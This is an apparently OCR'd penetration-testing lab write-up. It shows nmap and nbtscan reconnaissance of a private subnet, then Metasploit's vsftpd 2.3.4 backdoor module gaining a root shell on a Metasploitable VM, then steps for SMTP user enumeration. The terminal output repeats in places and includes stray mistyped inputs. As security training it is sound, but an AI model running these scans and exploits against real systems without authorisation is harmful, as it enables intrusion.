

root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address NetBIOS Name Server User MAC address
192.168.29.127 <unknown> <unknown>
192.168.29.255 Sendto failed: Permission denied
192.168.29.221 ABUNDANCIA <server> <unknown> 00:25:22:43:2e:08
192.168.29.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
┌──(root㉿kali)-[/home/allen]
└─# nmao -sV 192.168.29.178
Command 'nmao' not found, did you mean:
command 'nmap' from deb nmap
Try: apt install <deb name>
┌──(root㉿kali)-[/home/allen]
└─# nmap -sV 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 15:05 IST
Nmap scan report for 192.168.29.178
Host is up (0.000054s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)



root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# nmap -sV 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 15:05 IST
Nmap scan report for 192.168.29.178
Host is up (0.000054s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)


root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# nmap -p 21 --script vuln 192.168.29.128
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 15:12 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 11.85 seconds
┌──(root㉿kali)-[/home/allen]
└─# msfconsole


root@kali: /home/allen
File Actions Edit View Help
set RHOSTS www.example.test/24
msf6 > search vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)


root@kali: /home/allen
File Actions Edit View Help
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 0
rhosts ⇒ 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > TX packets 95 bytes 46816 (45.7 KiB)
[-] Unknown command: TX
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 0
[-] Unknown command: 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > TX packets 95 bytes 46816 (45.7 KiB)
[-] Unknown command: TX
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.29.178
rhosts ⇒ 192.168.29.178
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options


root@kali: /home/allen
File Actions Edit View Help
Name Current Setting Required Description
RHOSTS 192.168.29.178 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads


root@kali: /home/allen
File Actions Edit View Help
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.29.178:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.29.178:21 - USER: 331 Please specify the password.
[+] 192.168.29.178:21 - Backdoor service has been spawned, handling...
[+] 192.168.29.178:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.127:34739 → 192.168.29.178:6200) at 2023-03-10 15:17:40 +0530
sysinfo
sh: line 6: sysinfo: command not found
whoami
root
ls
bin

b) Exploiting Metasploit using SMTP

Repeat the first 4 steps of part A


Step 1: Type the command **nmap -p 25 –script vuln "IPaddress of metasploit"** to get the nmap of smtp.


Step 2: Type the command **msfconsole** to start the metasploit framework.


Step 3: Search for "postfix smtpd" and then search for "smtp_enum" for the matching modules. Type use 0 and show options.


Step 4: Set rhosts to postfix smtpd and then to the respective IPaddress of the metasploit.

Step 5: Then Finally run to perform the exploitation of smtp.



root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
┌──(allen㉿kali)-[~]
└─$ sudo su
[sudo] password for allen:
┌──(root㉿kali)-[/home/allen]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0x0<global>
ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
RX packets 36796 bytes 2710722 (2.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 41359 bytes 6666196 (6.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 99 bytes 10282 (10.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 99 bytes 10282 (10.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address NetBIOS Name Server User MAC address
192.168.29.127 <unknown> <unknown>
192.168.29.255 Sendto failed: Permission denied
192.168.29.221 ABUNDANCIA <server> <unknown> 00:25:22:43:2e:08
192.168.29.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
┌──(root㉿kali)-[/home/allen]
└─# nmap -sV 192.168.29.178
